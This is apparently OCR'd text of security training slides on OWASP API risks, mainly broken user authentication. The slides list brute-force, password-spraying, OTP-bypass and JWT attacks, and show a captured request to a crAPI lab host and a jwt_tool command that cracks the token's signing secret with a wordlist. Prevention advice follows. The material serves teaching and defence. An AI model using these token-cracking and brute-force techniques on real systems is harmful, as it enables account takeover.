
- ❑ For this constraint to work, APIs often require users to undergo a registration process in order to obtain a unique token.

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

API2: Broken User Authentication (What ?)

❑ Users can then include the token within requests to demonstrate that they’re authorized to make such requests.



```
POST /Login  HTTP/1.1
Host: api.target.com
Accept: */*
Accept Encoding: gzip,deflate
Content-Type: application/json

{"Password":"XXXX","Id":"XYZ123","Email":"eren.yeger@mail.com",
"AuthenticationContext":null}
```

```
HTTP/1.1  200 OK
Date: Mon, 31 March 2023 16:12:44 Content-Type: application/json

{"code":200,"status":"OK","data":{"AuthToken":"<JWT Token>",
"UserId":"XYZ123",”Detail":{"Data":{}}
```

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

API2: Broken User Authentication (How ?)

- ❑ The other authentication processes that could have their own set of vulnerabilities include aspects of the registration system, such as the password reset and multifactor authentication features.
- ❑ Classic Authentication Attacks:
  - ❑ Password Brute-Force Attacks
  - ❑ Password Reset and Multifactor Authentication Brute-Force Attacks
  - ❑ Password Spraying
  - ❑ Weak Password Policy
- ❑ Forging Tokens
  - ❑ Manual Load Analysis > Sequencer module > Manual Load
  - ❑ Brute-Forcing Predictable Tokens
- ❑ JSON Web Token Abuse
  - ❑ The None algorithm attack
  - ❑ The JWT Crack Attack

https://agnihackers.medium.com/otp-bypass-through-response-manipulation-beeb467359d8

API Vulnerabilities

API2: Broken User Authentication: Multi-factor bypass with HTTP response


❑ OTP BYPASS THROUGH RESPONSE MANIPULATION

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

API2: Broken User Authentication: JSON Web Token Abuse

- ❑ JWT: None Algorithm




JWT authentication bypass via u
Private browsing
https://0a76001903204d44c0a0b3e8008
Web Security Academy
JWT authentication bypass via unverified signature
LAB Not solved
Back to lab description
Home | My account
Login
Username
Password
Log in
Burp Suite Professional v2023.2.3 - Temporary Project - licensed to Secure D Center Co., Ltd. [10 us...
Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Settings
Comparer
Logger
Extensions
Learn
CSRF
Software Vulnerability Scanner
Brida
JSON Web Tokens
JOSEPH
Intercept
HTTP history
WebSockets history
Proxy settings
Forward
Drop
Intercept is off
Action
Open browser
Intercept is off
When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.
Learn more
Open browser

API Vulnerabilities


API2: Broken User Authentication: JSON Web Token Abuse

❑ JWT: The JWT Crack Attack



```
GET
/identity/api/v2/vehicle/vehicl
es HTTP/1.1
Host: 192.168.1.41:8888
User-Agent: Mozilla/5.0
(Macintosh; Intel Mac OS X
10.15; rv:108.0) Gecko/20100101
 Firefox/108.0
Accept: */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://192.168.1.41:8888/dashbo
ard
Content-Type: application/json
Authorization: Bearer
eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOi
J0ZXN0ZXIzQG1haWwuY29tIiwiaWF0I
joxNjcyODQ0MTIwLCJleHAiOjE2NzI5
MzA1MjB9.yZMrbA_9zoDnzfcqdAp659
33q2KyDO-Xsg3gZK5l5ftQVhys1tN7A
CrMaoEwBzqtsq2FLriaKCCZqpM3_PwP
bw
DNT: 1
Connection: close


```

```
HTTP/1.1 200
Server: openresty/1.17.8.2
Date: Wed, 04 Jan 2023 15:56:26 GMT
Content-Type: application/json
Connection: close
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store,
max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Content-Length: 379

[{"id":27,"uuid":
"58482fb0-ed57-44b7-a2eb-0e87af64db51",
"pincode":"3960","vin":"6EKXU18VXSY904998",
"year":2023,"status":"INACTIVE","model":{
"id":13,"model":"Aventador","fuel_type":
"PETROL","vehicle_img":
"images/lamborghini-aventador.jpg",
"vehiclecompany":{"id":14,"name":
"Lamborghini"}},"vehicleLocation":{"id":4,
"latitude":"37.4850772","longitude":
"-122.1504711"},"owner":null}]
```



```
┌──(kali㉿kali)-[~/API_Lab/crAPI]
└─$ python3 ~/jwt_tool/jwt_tool.py eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJ0ZXN0ZXIzQG1haWwuY29tIiwiaWF0IjoxNjcyODQ0MTIwLCJleHAiOjE2NzI5MzA1MjB9.yZMrbA_9zoDnzfc
qdAp65933q2KyDO-Xsg3gZK5l5ftQVhys1tN7ACrMaoEwBzqtsq2FLriaKCCZqpM3_PwPbw -C -d wordlist.txt

 Version 2.2.6                                           @ticarpi

Original JWT:

[+] crapi is the CORRECT key!
You can tamper/fuzz the token contents (-T/-I) and sign it using:
python3 jwt_tool.py [options here] -S hs512 -p "crapi"
```

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

- https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html
- https://cheatsheetseries.owasp.org/cheatsheets/Key_Management_Cheat_Sheet.html
- https://owasp.org/www-community/attacks/Credential_stuffing

API2: Broken User Authentication

❑ **Prevention:**

- Make sure you know all the possible flows to authenticate to the API (mobile/web/deep links that implement one-click authentication/etc.)
- Don't reinvent the wheel in authentication, token generation, or password storage. Use the standards.
- Credential recovery/forgot password endpoints should be treated as login endpoints in terms of brute force, rate limiting, and lockout protections.
- Require re-authentication for sensitive operations (e.g., changing the account owner email address/2FA phone number).
- Implement anti-brute force mechanisms to mitigate credential stuffing, dictionary attacks, and brute force attacks on your authentication endpoints. This mechanism should be stricter than the regular rate-limiting mechanisms on your APIs.
- Implement account lockout/captcha mechanisms to prevent brute force attacks against specific users. Implement weak-password checks.

© 2023 Secure D Center Co., Ltd.


API3: Broken Object Property Level Authorization

© 2023 Secure D Center Co., Ltd.

OWASP API Top 10 (2019) - https://owasp.org/www-project-api-security
OWASP API Top 10 (2023) [RC] - https://github.com/OWASP/API-Security/tree/master/2023/en/src

API Vulnerabilities

OWASP Top 10 API Risks – What are the differences between 2019 and 2023?



OWASP API Top 10 (2019)

API3:2019 Excessive Data Exposure

API6:2019 Mass Assignment

merge and change to

OWASP API Top 10 (2023) [RC]


API3:2023 Broken Object Property Level Authorization

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

API3: Broken Object Property Level Authorization (What ?): Excessive data exposure

- **Excessive data exposure** is
  - When an API endpoint responds with more information than is needed to fulfill a request.
  - This often occurs when the provider expects the API consumer to filter results, which can sometimes result in responses containing sensitive information or PII (Personally Identifiable Information).
  - When this vulnerability is present, it can be the equivalent of asking someone for their name and having them respond with their name, date of birth, email address, phone number, and the identification of every other person they know.



